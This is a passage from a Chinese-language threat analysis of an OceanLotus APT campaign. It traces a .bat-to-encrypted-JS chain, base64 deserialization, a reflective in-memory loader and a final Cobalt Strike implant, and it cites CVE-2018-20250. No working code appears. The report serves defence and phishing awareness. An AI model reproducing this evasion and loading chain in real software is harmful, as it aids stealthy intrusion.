
如360PluginUpdater.bat+360PluginUpdater.js，360PluginUpdater.bat的功能是输出加密脚本到360PluginUpdater.dat，完成后将其重命名为360PluginUpdater.js，并执行。



360PluginUpdater.js是个加密的脚本。




通过一系列解密后最终通过eval执行解密后的脚本。




经过base64解密及范序列化后得到两个对象loader和playload，并在内存中调用loader的LoadShell方法。

loader的pdb为：E:\priv\framework\code\tools\exe2js\loader\obj\Release\loader.pdb，其功能是申请内存，解密加载执行playload：




payload PE头自带加载代码如下：



最终调用ReflectiveLoader实现内存加载dll。



最终为CobaltStrike攻击平台远控。



## 总结

海莲花组织是近年来针对我国的有关部门进行攻击的最活跃的APT组织之一，它总是在不断的进化，更新他的攻击手法和工具库，以达到绕过安全软件防御的目的。如不断的变换加载方式、混淆方法、多种多样的诱饵形式等，还使用新的Nday进行攻击，如该波攻击中的WinRAR ACE漏洞（CVE-2018-20250）。除了武器库的不断更新，该组织也相当熟悉中国的情况，包括政策、习惯等等，这也使得迷惑相关人员，使得攻击成功增加了成功率。除此，该组织的攻击范围也在不断的扩大，除了有关部门、海事机构、能源单位等外，研究机构所遭受的攻击也在不断的增多，而**对个人的攻击**，如教授、律师的钓鱼攻击也在不断的进行。因此我们提醒有关部门及有关机构的工作人员，切实提高国家安全意识，不要被网络钓鱼信息所蒙蔽，以免给国家安全造成重大损失。